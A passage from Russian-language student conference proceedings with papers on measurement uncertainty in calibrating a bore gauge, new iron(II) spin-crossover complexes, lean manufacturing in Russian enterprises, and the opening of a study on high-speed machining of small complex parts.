Средства измерения, которые не предназначены для применения в сфере государственного регулирования обеспечения единства измерения, могут в добровольном порядке подвергаться калибровке, проводится в соответствии с техническими требованиями, нормами и требованиями заказчика. Калибровка средств измерений выполняется с помощью эталонов.

Цель калибровки: взаимосвязь между показаниями средства измерения и действительного значения измеряемой величины. Цель поверки - это гарантия того, что погрешность СИ находится в допустимых пределах.

Результатом проведения калибровки является определения действительных значений метрологических характеристик СИ.

В любых измерениях желание получить точный результат, точную погрешность и поправку ограничено возможностями человека. Точность измерительных установок, электрические помехи, нестабильность условий, перепады температуры. Все это отражается на результате измерений и приводит к тому, что мы получаем не один результат, а множество значений, разброс которых зависит от наших измерительных возможностей. Для характеристики этого разброса введена величина, называемая «неопределенность».

Термин «погрешность» привязан к истинному значению измеряемой величины. Но «истинное значение» за неизвестно. Поэтому, при проведении измерений указывается интервал, в котором это «истинное значение» находится с определенным уровнем вероятности – P (рисунок 1).




Рисунок 1 – Диапазон возможных значений при погрешности

В свою очередь термин «неопределенность» привязан к измеренному значению – A , а не к абстрактному «истинному» значению.

Неопределенность такое, как и «погрешность» записывается в виде интервала с вероятностью охвата – P , где интервал $(A-U)$ до $(A+U)$ содержит большую долю (P) значений, которые могли бы быть приписаны к измеряемой величине (рисунок 2).




Рисунок 2 – Диапазон возможных значений при неопределенности

Смысл учета неопределенности заключается в следующем:

При оценке точности измерений в терминах "неопределенности" считается, что измеренная величина принадлежит к указанному интервалу значений (например, диа-

пазон оптимальных или допустимых значений), если она с учетом указанной неопределенности («величина – неопределенность» и «величина + неопределенность») не выходит за пределы данного диапазона (рисунок 3).




Рисунок 3 – Учет неопределенности измерений

Калибровку нутромера микрометрического НМ-600 проводят методом непосредственного сличения. В основе метода лежит проведение одновременных измерений одной и той же физической величины, калибруемым и эталонным приборам. Погрешность определяется, как разница показаний средства измерений и эталонного средства. Принимая показания эталона за действительное значение.

Заключение

В ходе написания научной диссертации были получены следующие выводы: Проведен анализ литературных источников. Данный анализ показал, что существуют различные подходы к определению неопределенности измерений, а также что неопределенность измерения связано с оцениванием точности проведения измерений. Все измерительные лаборатории стан членов ВТО должны оценивать точность результатов измерений в терминах неопределенности.

Основные положения методики могут быть положены в основу разработки метрологических рекомендаций для лабораторий, которые должны оценивать точность измерений.

Для разработки методики был проведен анализ метрологического обеспечения нутромера на предприятии, выбран эталон калибровки, а также произведен расчет погрешности и неопределенности измерений.

Разработанная методика калибровки отличается от существующих методик наличием операции оценивания неопределенности.

СПИСОК ИСТОЧНИКОВ

1. ГОСТ Р 54500.1–2011 / Руководство ИСО/МЭК 98–1:2009 Неопределенность измерений. Часть 1. Введение в руководства по неопределенности измерения. – Введ. 2011-11-16 – М.: Стандартиформ. – 2012. – 24 с.
2. ГОСТ Р 54500.3.2–2013 / Руководство ИСО/МЭК 98–3:2008 Неопределенность измерений. Часть 3. Руководство по выражению неопределенности измерения Дополнение 2 Обобщение на случай произвольного числа выходных величин. – Введ. 2013-11-22 – М.: Стандартиформ. – 2012. – 74 с.
3. Захаров, И. П. Неопределенность измерений для чайников и ... начальников: учеб. пособие, 4-е изд. / И. П. Захаров. – Санкт-Петербург: Политехника-Сервис. – 2016. – 60 с.
4. Бараш, В. Я. Неопределенность и погрешность в современной метрологии / В. Я. Бараш // Законодательная и прикладная метрология. – 2009. – № 5. – С. 15-20. – EDN PVESBL.
5. Левин, С. Ф. Статистические методы и метрологическая аттестация программного обеспечения измерительных систем / С. Ф. Левин // Измерительная техника. – 2008. – № 11. – С. 14-20. – EDN MVJXJZ.
6. Ильичева Е. Н., Кудеяров Ю.А., Матвеев А. Н. Методика решения задач – М.: Изд-во Московского университета. – 1981. – 232 с.

УДК 541.49

Морозова Татьяна Дмитриевна, студент, Комсомольский-на Амуре государственный университет

Morozova Tatiana Dmitrievna, student, Komsomolsk-na-Amure State University

Шакирова Ольга Григорьевна, доктор химических наук, доцент, заведующая кафедрой «Химии и химических технологий», Комсомольский-на Амуре государственный университет

Shakirova Olga Grigorievna, Dr.Sci.Chem., Associate Professor, Head of department "Chemistry and Chemical Technologies" Komsomolsk-na-Amure State University

НОВЫЕ КОМПЛЕКСЫ ЖЕЛЕЗА(II)

С 2,6-БИС(1*H*-ИМИДАЗОЛ-2-ИЛ)-4-МЕТОКСИПИРИДИНОМ

NEW IRON(II) COMPLEXES

WITH 2,6-BIS(1*H*-IMIDAZOL-2-YL)-4-METHOXYPYRIDINE

Аннотация. Синтезированы и исследованы новые комплексы железа(II) с 2,6-бис(1*H*-имидазол-2-ил)-4-метоксипиридином (L) состава $[\text{FeL}_2]\text{Cl}_2 \cdot 2\text{H}_2\text{O}$, $[\text{FeL}_2](\text{NO}_3)_2 \cdot \text{H}_2\text{O}$, $[\text{FeL}_2](\text{ClO}_4)_2 \cdot 0.5\text{H}_2\text{O}$, $[\text{FeL}_2]\text{I}_2 \cdot \text{C}_3\text{H}_6\text{O}$. Выводы о составе и строении соединений сделаны на основании данных ТГ, ДСК, инфракрасной и электронной спектроскопии диффузного отражения. Проведенный расчет показал, что в полученных соединениях теоретически возможно проявление феномена спин-кроссовера. Для соединений наблюдается термохромизм при охлаждении в жидком азоте: переход цвета оранжевый \leftrightarrow красно-фиолетовый.

Abstract. New iron(II) complexes with 2,6-bis(1*H*-imidazole-2-yl)-4-methoxy pyridine (L) of composition $[\text{FeL}_2]\text{Cl}_2 \cdot 2\text{H}_2\text{O}$, $[\text{FeL}_2](\text{NO}_3)_2 \cdot \text{H}_2\text{O}$, $[\text{FeL}_2](\text{ClO}_4)_2 \cdot 0.5\text{H}_2\text{O}$, $[\text{FeL}_2]\text{I}_2 \cdot \text{C}_3\text{H}_6\text{O}$, have been synthesized and investigated. Conclusions about the composition and structure of compounds are made on the basis of data from TGA, DSC, infrared and electron spectroscopy of diffuse reflection. The performed calculation showed that the phenomenon of spin crossover is theoretically possible in the obtained compounds. For compounds, thermochromism is observed during cooling in liquid nitrogen: the color transition is orange \leftrightarrow red-violet.

Ключевые слова: синтез, комплексы, железо(II), 2,6-бис(1*H*-имидазол-2-ил)-4-метоксипиридин, спектроскопия, термохромизм.

Key words: synthesis, complexes, iron(II), 2,6-bis(1*H*-imidazol-2-yl)-4-methoxy pyridine, spectroscopy, thermochromism.

Введение

Соединения, которые проявляют способность к существованию в двух спиновых состояниях с достаточным временем жизни, перспективны для практического применения в молекулярной электронике, в области нанотехнологий, в частности, для создания устройств отображения и памяти [1, 2]. Обзор литературы показывает, что наибольший вклад в освещение феномена спин-кроссовера внесли исследования комплексов железа(II) с азотсодержащими лигандами. Эффективное термохромное сопровождение (изменение цвета в процессе спин-кроссовера) можно на практике использовать для меток, контрастных веществ в МРТ [3] и т. д.

Непрекращающиеся синтез и изучение новых соединений железа(II) с 2,6-бис(1*H*-имидазол-2-ил)-4-метоксипиридином (L) с различными внешнесферными анионами с помощью современных методов являются целью работы нашего коллектива. Комплексы с анионами Cl^- , I^- , NO_3^- , ClO_4^- представляем в данной работе.

Экспериментальная часть

2,6-Бис(1H-имидазол-2-ил)-4-метоксипиридин (L) получен в ФГБУН «НИОХ им. Н.Н. Ворожцова» СО РАН.

Синтез $[\text{FeL}_2]\text{Cl}_2 \cdot 2\text{H}_2\text{O}$, $[\text{FeL}_2](\text{NO}_3)_2 \cdot \text{H}_2\text{O}$, $[\text{FeL}_2](\text{ClO}_4)_2 \cdot 0.5\text{H}_2\text{O}$ и $[\text{FeL}_2]\text{I}_2 \cdot \text{C}_3\text{H}_6\text{O}$ проводили по уникальным методикам, близким к [4]. Полученные поликристаллические осадки отфильтровывали, промывали многократно водой и этанолом, высушивали на воздухе. Образец $[\text{FeL}_2]\text{I}_2 \cdot \text{C}_3\text{H}_6\text{O}$ дополнительно многократно промывали ацетоном и высушивали. Выход соединений: $[\text{FeL}_2]\text{Cl}_2 \cdot 2\text{H}_2\text{O}$ – 0,18 г (56 %); $[\text{FeL}_2](\text{NO}_3)_2 \cdot \text{H}_2\text{O}$ – 0,25 г (73 %), $[\text{FeL}_2](\text{ClO}_4)_2 \cdot 0.5\text{H}_2\text{O}$ – 0,22 г (59 %), $[\text{FeL}_2]\text{I}_2 \cdot \text{C}_3\text{H}_6\text{O}$ – 0,29 г (73 %).

Элементный анализ на С, Н, N, а также рентгеноструктурный анализ монокристаллов и дифрактометрическое исследование поликристаллических соединений выполнено на базе Центра коллективного пользования ФГБУН ИНХ СО РАН.

Найдено для $[\text{FeL}_2]\text{Cl}_2 \cdot 2\text{H}_2\text{O}$ (%): С - 44.2; Н - 4.1; N - 21.1; вычислено для $\text{C}_{24}\text{H}_{26}\text{N}_{10}\text{O}_4\text{FeCl}_2$ (645.29 г/моль): С - 44,7; Н - 4.1; N - 21.7.

Найдено для $[\text{FeL}_2](\text{NO}_3)_2 \cdot \text{H}_2\text{O}$ (%): С - 42.8; Н - 3.6; N - 24.5; вычислено для $\text{C}_{24}\text{H}_{24}\text{N}_{12}\text{O}_9\text{Fe}$ (680.38 г/моль): С - 42.4; Н - 3.6; N - 24.7.

Найдено для $[\text{FeL}_2](\text{ClO}_4)_2 \cdot 0.5\text{H}_2\text{O}$ (%): С - 39.2; Н - 3.1; N - 18.9; вычислено для $\text{C}_{24}\text{H}_{23}\text{N}_{10}\text{O}_{10.5}\text{FeCl}_2$ (746.26 г/моль): С - 38.6; Н - 3.1; N - 18.8.

Найдено для $[\text{FeL}_2]\text{I}_2 \cdot \text{C}_3\text{H}_6\text{O}$ (%): С - 38.4; Н - 3.4; N - 15.7; вычислено для $\text{C}_{27}\text{H}_{28}\text{N}_{10}\text{O}_3\text{FeI}_2$ (792.16 г/моль): С - 38.1; Н - 3.3; N - 16.5.

Термический анализ (ТГ и ДСК) образцов, ИК-спектроскопия и электронная спектроскопия диффузного отражения (ЭСДО) проведены в ЦКП ФГБОУ ВО «КНАГУ».

Результаты и их обсуждение

Для предотвращения окисления железа(II) его комплексы с 2,6-бис(1H-имидазол-2-ил)-4-метоксипиридином получали в восстановительной среде (в растворе аскорбиновой кислоты). Присутствие воды в составе полученных соединений подтверждено данными СНN-анализа и ИК-спектроскопии ($\nu_{\text{O-H}} = 3500\text{--}3365 \text{ см}^{-1}$). Массовая доля воды в кристаллогидратах согласуется с данными ТГ. Пологие ступени потери массы на термограммах комплексов соответствуют процессу постепенной дегидратации в интервале температур 50–150 °С (рисунок 1). При нагревании выше 250 °С начинается процесс разложения комплексов, сопровождающийся мощным экзотермическим эффектом на кривых ДСК.




Рисунок 1 – Термограммы $[\text{FeL}_2]\text{Cl}_2 \cdot 2\text{H}_2\text{O}$ (слева) и $[\text{FeL}_2](\text{ClO}_4)_2 \cdot 0.5\text{H}_2\text{O}$ (справа)

В ИК-спектрах L и всех комплексов в области $3160\text{--}3110 \text{ см}^{-1}$ наблюдаются полосы колебаний $\nu(\text{NH})$, причем для комплексов полосы сдвинуты в высокочастотный диапазон, что указывает на образование сети водородных связей. В диапазоне $3090\text{--}2830 \text{ см}^{-1}$ спектров L и комплексов расположены характеристические полосы $\nu(\text{CH})$ пиридина, имидазола и CH_3 - групп L; в области $2815\text{--}2800 \text{ см}^{-1}$ полосы колебаний $\nu(\text{O}-\text{CH}_3)$ комплексов немного сдвинуты в низкочастотный диапазон (в сравнении с L). В спектре L в интервале $1610\text{--}1430 \text{ см}^{-1}$ регистрируются чувствительные к координации полосы валентных и деформационных колебаний гетероциклов; которые в спектрах

комплексов проявляются в диапазоне 1680-1400 см^{-1} . Такое существенное смещение полос указывает на координацию атомов N (как имидазола, так и пиридина) к ионам Fe(II) [5]. Полосы валентных колебаний анионов не расщеплены и не смещены по сравнению с положением полос в спектрах их средних солей – это свидетельствует о внешнесферном положении.

В ЭСДО комплексов при 665–635 нм наблюдаются интенсивные полосы переноса заряда металл-лиганд $\nu_1(e_g \rightarrow \pi_L^*)$. Кроме того, регистрируется по широкой полосе поглощения при $\lambda = 950\text{--}860$ нм. Именно так в слабом искаженно-октаэдрическом поле лигандов проявляется электронный d-d-переход ${}^5T_2 \rightarrow {}^5E$ (рисунок 2). Это положение полосы характерно для спектров высокоспиновых октаэдрических комплексов железа(II) с азотистыми лигандами [6].




Рисунок 2 – ЭСДО $[\text{FeL}_2]\text{Cl}_2 \cdot 2\text{H}_2\text{O}$

Из полученных данных нами были рассчитаны значения $10Dq^{BC}$ – параметра расщепления в кристаллическом поле высокоспиновых комплексов Fe(II).

В обзоре [7] определено условие возникновения феномена СКО при охлаждении комплекса: $10Dq^{BC} \cong 11000 - 12500 \text{ см}^{-1}$. Выполнение этого нестрогого равенства для значения параметров расщепления в комплексах $[\text{FeL}_2]\text{Cl}_2 \cdot 2\text{H}_2\text{O}$, $[\text{FeL}_2](\text{ClO}_4)_2 \cdot 0.5\text{H}_2\text{O}$, $[\text{FeL}_2]\text{I}_2 \cdot \text{C}_3\text{H}_6\text{O}$ указывают на весьма вероятное проявление спин-кроссовера в них. В случае же комплекса $[\text{FeL}_2](\text{NO}_3)_2 \cdot \text{H}_2\text{O}$, выполняется неравенство $10Dq^{BC} < 10000 \text{ см}^{-1}$, при котором комплекс при всех температурах остается высокоспиновым.

Дальнейшие наши исследования комплексов $[\text{FeL}_2]\text{Cl}_2 \cdot 2\text{H}_2\text{O}$, $[\text{FeL}_2](\text{NO}_3)_2 \cdot \text{H}_2\text{O}$, $[\text{FeL}_2](\text{ClO}_4)_2 \cdot 0.5\text{H}_2\text{O}$, $[\text{FeL}_2]\text{I}_2 \cdot \text{C}_3\text{H}_6\text{O}$ будут нацелены на изучение их магнитной (для подтверждения сделанных в работе выводов) и биологической (с целью практического применения) активностей.

СПИСОК ИСТОЧНИКОВ

1. Kahn, O. et al. Spin transition molecular materials for displays and data recording // *Advanced Materials*. – 1992. – Т. 4. – №. 11. – С. 718-728. – DOI 10.1002/adma.19920041103.
2. Kuppusamy, S. K. et al. Spin-Crossover in Supramolecular Iron (II)–2, 6-bis (1 H-Pyrazol-1-yl) pyridine Complexes: Toward Spin-State Switchable Single-Molecule Junctions // *ACS omega*. – 2022. – Т. 7. – №. 16. – С. 13654 - 13666. – DOI 10.1021/acsomega.1c07217.
3. Molnár, G. et al. Spin crossover nanomaterials: from fundamental concepts to devices // *Advanced Materials*. – 2018. – Т. 30. – №. 5. – С. 1703862. – DOI 10.1002/adma.201703862.
4. Морозова, Т. Д. Комплексы железа(II) и меди(II) с новым лигандом 2,6-бис(1H-имидазол-2-ил)-4-метоксипиридином / Т. Д. Морозова, О. Г. Шакирова // *Вестник Кузбасского государственного технического университета*. – 2023. – № 3(157). – С. 35-43. – DOI 10.26730/1999-4125-2023-3-35-43. – EDN WKCNAV.
5. Накамото, К. ИК-спектры и спектры КР неорганических и координационных соединений: Пер. с англ. – мир, 1991.
6. Sugano, S., Tanabe, Y., Kamimura, H. *Pure and Applied Physics*, vol. 33: Multiplets of Transition-Metal Ions in Crystals. – 1970.
7. Hauser, A. Ligand field theoretical considerations // *Spin Crossover in Transition Metal Compounds I*. – 2004. – С. 49-58. – DOI 10.1007/b13528.

УДК 338.31

Немолякина Екатерина Андреевна, студент, Комсомольский-на-Амуре государственный университет

Nemolyakina Ekaterina Andreevna, student, Komsomolsk-na-Amure State University

Марков Антон Евгеньевич, студент, Комсомольский-на-Амуре государственный университет

Markov Anton Evgenievich, student, Komsomolsk-na-Amure State University

Щелкунов Евгений Борисович, кандидат технических наук, доцент, Комсомольский-на-Амуре государственный университет

Schelkunov Evgeniy Borisovich, Candidate of Engineering Sciences, Associate Professor, Komsomolsk-na-Amure State University

ВНЕДРЕНИЕ ПРИНЦИПОВ БЕРЕЖЛИВОГО ПРОИЗВОДСТВА НА РОССИЙСКИХ ПРЕДПРИЯТИЯХ

IMPLEMENTATION OF LEAN PRODUCTION PRINCIPLES IN RUSSIAN ENTERPRISES

Аннотация. Система бережливого производства призвана исключить потери на производстве и постоянно усовершенствовать производственные процессы. Внедрение инструментов и методов бережливого производства на предприятии позволяет сократить издержки, повысить качество выпускаемой продукции, а тем самым увеличить уровень конкурентоспособности предприятия на отечественных и международных рынках. Однако, на значительной части российских предприятий применение принципов бережливого производства осложнено отсутствием теоретической базы и общей заинтересованности. В работе предложена последовательность мероприятий по внедрению бережливого производства на промышленных предприятиях России.

Abstract. The lean manufacturing system is designed to eliminate waste in production and constantly improve production processes. The introduction of lean manufacturing tools and methods at an enterprise allows one to reduce costs, improve the quality of products, and thereby increase the level of competitiveness of the enterprise in domestic and international markets. However, in a significant part of Russian enterprises, the application of lean manufacturing principles is complicated by the lack of a theoretical basis and general interest. The paper proposes a sequence of measures for the implementation of lean production at industrial enterprises in Russia.

Ключевые слова: бережливое производство, кайдзен, пилотный проект, предприятие, производственный процесс.

Key words: lean manufacturing, kaizen, pilot project, enterprise, production process.

Введение

Одной из целей внедрения системы бережливого производства на предприятии является создание на определенном участке и имеющемся оборудовании большего количества продукции за счет роста эффективности, устранения явных потерь, таких как: долгие поиски инструмента, ожидание поставок материалов и др. [1]. Система бережливого производства призвана исключить потери на производстве и постоянно усовершенствовать производственные процессы.

На предприятиях, где реализуются принципы бережливого производства, в основе всегда оказываются люди, которые выступают как созидательная сила для создания конкурентоспособной продукции. Оборудование и применяемые технологии – это

лишь средство достижения необходимых целей. Каждый из работников предприятия должен видеть существующие проблемы в своей работе и уметь их решить. Этот фактор влияет на всю организацию производственного процесса.

На российских предприятиях принципы бережливого производства и его инструменты в настоящее время применяются пока недостаточно. Из-за отсутствия теоретической базы и общей заинтересованности их внедрение, зачастую, носит бессистемный характер и реализуется путем проб и ошибок [2, 3]. Для комплексного внедрения бережливого производства на российских предприятиях требуются системные мероприятия по развитию производственной системы [4].

В работе предложена последовательность мероприятий по внедрению бережливого производства на промышленных предприятиях России.

Основная часть

Анализ литературных источников, в которых изложены научные основы и примеры практического опыта реализации принципов бережливого производства на промышленных предприятиях Российской Федерации [4-10], показал, что для внедрения бережливого производства на предприятии требуется системная планомерная работа при заинтересованности как руководства, так и всего коллектива.

В общем, система перехода предприятия на бережливое производство предполагает следующие шаги.

1. Определение глобальных и первоначальных целей внедрения бережливого производства. Первоначальные цели должны быть относительно легко достижимы, например, устранение видимых потерь, повышение культуры производства и др.

2. Выбор и обучение «правильных людей» – энтузиастов среди руководителей и сотрудников, которые составят рабочую группу.

3. Запуск пилотного проекта, включающего в себя:

- выбор структурного подразделения предприятия (пилотного подразделения) - цеха либо участка, с которого начнется внедрение методов бережливого производства на предприятии. Желательно, чтобы выбранное структурное подразделение было важным звеном в производственной цепочке и при этом являлось в ней «узким местом»;

- внедрение методов и инструментов бережливого производства в пилотном подразделении. Такими инструментами могут быть 5S (организация рабочего пространства), Andon (система информирования о проблеме), Kaizen (постоянное улучшение);

- анализ итогов внедрения бережливого производства в пилотном подразделении;

4. Разработка стандартов, связанных с реализацией принципов бережливого производства;

5. Создание кадровой структуры (службы бережливого производства) – назначение руководителя, набор и обучение сотрудников, обязанностью которых является продвижение принципов бережливого производства на предприятии;

6. Распространение принципов бережливого производства на предприятии.

Заключение

На значительной части российских предприятий применение принципов бережливого производства осложнено отсутствием теоретической базы и общей заинтересованности. Для внедрения бережливого производства на предприятии требуется системная планомерная работа, основанная прежде всего на заинтересованности как руководства, так и всего коллектива.

В работе предложен обобщенный комплекс мероприятий по внедрению бережливого производства на промышленных предприятиях России, разработанная на основе

анализ примеров практического опыта реализации принципов бережливого производства на промышленных предприятиях Российской Федерации.

СПИСОК ИСТОЧНИКОВ

1. Белова, Т. А. Технология и организация производства продукции и услуг / Т. А. Белова, М. В. Двадненко, Т. Б. Любченко. – 2-е издание, исправленное. – Москва : Компания КноРус, 2018. – 238 с. – ISBN 978-5-406-06445-0. – EDN XVVDYT.
2. Давыдова, Н. С. Бережливое производство : монография / Н. С. Давыдова ; Н. С. Давыдова; Удмуртский государственный университет, Институт экономики и управления. – Ижевск : Удмуртский государственный университет, Институт экономики и управления, 2012. – 135 с. – EDN QVKLSD.
3. Тер-Израелян, А. М. Бережливое производство в России: реалии и перспективы / А. М. Тер-Израелян // Вестник Марийского государственного университета. Серия «Сельскохозяйственные науки. Экономические науки». – 2015. – №4. – URL: <https://cyberleninka.ru/article/n/berezhlivoe-proizvodstvo-v-rossii-realii-i-perspektivy> (дата обращения: 18.10.2023).
4. Ташкинов, А. Г. Влияние комплексного внедрения бережливого производства на эффективность развития производственной системы предприятия / А. Г. Ташкинов // Вестник Пермского национального исследовательского политехнического университета. Социально-экономические науки. – 2022. – № 4. – С. 329-358. – DOI 10.15593/2224-9354/2022.4.23. – EDN XNORAS.
5. Нигматзянов, А.З. Перспективы бережливого производства в России / А. Ш. Нигматзянов, А. С. Пермьяков // Вестник науки и образования. – 2018. – №18-1 (54). – URL: <https://cyberleninka.ru/article/n/perspektivy-berezhlivogo-proizvodstva-v-rossii> (дата обращения: 24.10.2023).
6. Соскина, В. В. Перспективы развития Lean-технологий / В. В. Соскина, Н. М. Цыцарова // Современные проблемы внедрения элементов бережливого производства : Международная очно-заочная научно-практическая конференция, Ульяновск, 22–30 декабря 2020 года. – Ульяновск: Ульяновский государственный технический университет, 2021. – С. 90-92. – EDN EQQJYH.
7. Секреты внедрения системы бережливого производства на Иркутском авиационном заводе // INTEGRAL. – URL: <https://integral-russia.ru/2018/12/18/sekrety-vnedreniya-sistemy-berezhlivogo-proizvodstva-na-irkutskom-aviatsionnom-zavode/>. - Дата публикации: 18.12.2018.
8. Овечкина, О. Авиастар: LEAN-проект новой планировки производственного подразделения / О. Овечкина // Управление производством. – URL: https://up-pro.ru/library/production_management/lean/aviastar-lean-proekt/. - Дата публикации: 14.02.2022.
9. Богуславский, Р. 5С В «АМУРСТАЛЬ»: НАЧАЛО ПОЛОЖЕНО / Р. Богуславский // Управление производством. – URL: https://up-pro.ru/library/production_management/lean/nachalo-polozheno/. – Дата публикации: 16.04.2021.
10. Марков, А. Е. Применение философии кайдзен в российских реалиях / А. Е. Марков, Е. Б. Щелкунов // Молодежь и наука: актуальные проблемы фундаментальных и прикладных исследований : Материалы VI Всероссийской национальной научной конференции молодых учёных. В 3-х частях, Комсомольск-на-Амуре, 10–14 апреля 2023 года. Том Часть 1. – Комсомольск-на-Амуре: Комсомольский-на-Амуре государственный университет, 2023. – С. 72-74. – EDN NXYLDW.

УДК 621.9.05

Падянов Александр Леонидович, студент, Комсомольский-на-Амуре государственный университет

Padyanov Alexander Leonidovich, student, Komsomolsk-na-Amure State University

Щелкунов Евгений Борисович, кандидат технических наук, доцент, доцент кафедры «Машиностроение», Комсомольский-на-Амуре государственный университет

Shchelkunov Evgenii Borisovich, Candidate of Engineering Sciences, Associate Professor, Associate Professor of the Mechanical Engineering Department, Komsomolsk-na-Amure State University

ИССЛЕДОВАНИЕ ЭФФЕКТИВНОСТИ ПРИМЕНЕНИЯ ВЫСОКОСКОРОСТНОЙ ОБРАБОТКИ РЕЗАНИЕМ ПРИ ИЗГОТОВЛЕНИИ НЕБОЛЬШИХ ДЕТАЛЕЙ СЛОЖНОГО ПРОФИЛЯ

RESEARCH OF THE EFFECTIVENESS OF APPLYING HIGH-SPEED CUTTING IN THE MANUFACTURE OF SMALL PARTS WITH COMPLEX PROFILES

Аннотация. В работе представлены результаты исследования эффективности применения ВСО при изготовлении небольших деталей сложного профиля, выполненного средствами компьютерного моделирования САПР, позволяющего оценить эффективность создаваемой технологии еще на этапе проектирования. В ходе исследования установлено, что, из-за особенностей конструкции детали производительность высокоскоростной обработки может быть ниже, чем производительность обработки на традиционных скоростях резания.

Abstract. The paper presents the results of a study of the effectiveness of using VSO in the manufacture of small parts with complex profiles, performed using CAD computer modeling, which allows one to evaluate the effectiveness of the created technology at the design stage. The study found that, due to the design of the part, high-speed machining performance may be lower than machining performance at traditional cutting speeds.

Ключевые слова: высокоскоростная обработка, производительность, фрезерование.

Key words: experiment, mathematical model, control system.

Введение

Уровень машиностроения является определяющим для всего народного хозяйства. Традиционно перед машиностроительным производством ставятся задачи сокращения времени производства, снижения себестоимости и повышения качества изготавливаемой продукции. Современным и эффективным способом решения перечисленных задач считается высокоскоростная обработка резанием. Основными принципами, отличающими высокоскоростную обработку от традиционной, являются: малое сечение среза; скорость резания и подача в 5-10 раз выше, чем при традиционной обработке.

В работах [1-4] отмечается, что главным эффектом высокоскоростной обработки резанием является не сокращение машинного времени за счет интенсификации режима резания, а общее упрощение производственного процесса и повышение качества обработки.

Высокоскоростную обработку рекомендуют применять для обработки сложных деталей, к которым относятся:

- детали изделий автомобильной и аэрокосмической отрасли, изготавливаемые из высокопрочных алюминиевых сплавов;

- длинные тонкостенные детали из алюминиевых сплавов;

- штампы и пресс-формы, к которым предъявляются высокие требования по точности и шероховатости.

В работе проведено исследование эффективности применения принципов высокоскоростной обработки при изготовлении небольших деталей сложного профиля, выполненное средствами компьютерного моделирования САПР, позволяющего оценить эффективность создаваемой технологии еще на этапе ее разработки.

Основная часть

В качестве обрабатываемого изделия выбрана деталь «корпус» с размерами 56x46x50 мм, выполненная из алюминиевого сплава.

В качестве инструмента исследования выбран САМ-модуль программы NX, обеспечивающий возможность разработки технологической операции, начиная с выбора инструмента и режима резания и заканчивая симуляцией обработки с возможностью генерации управляющей программы для станка с ЧПУ [5].

Для выполнения исследования были разработаны 3D-модели детали «Корпус» и ее заготовки.

Цифровая трёхмерная модель детали создавалась в соответствии с чертежом детали с помощью инструментов моделирования. На рисунке 1, а представлена модель детали «Корпус» с указанием обрабатываемых поверхностей – плоскости и двух проушин. Модель заготовки (рисунок 1, б) создавалась с учетом припусков на обработку.

В ходе исследования выполнялось сравнение производительности обработки указанных поверхностей на традиционно применяемых и на высоких скоростях резания. При этом определялись:

- время выполнения каждого перехода;
- общее время выполнения операции (включая время смены инструмента);
- количество требуемого для выполнения операции инструмента.

При моделировании технологической операции были учтены рекомендации по выбору стратегии обработки, режущего инструмента, режима резания, применяемой СОТС [1-4]. Трёхмерные модели применяемого инструмента выбирались из библиотеки NX или из каталогов производителей. Время смены инструмента от реза до реза принималось равным 8 с.

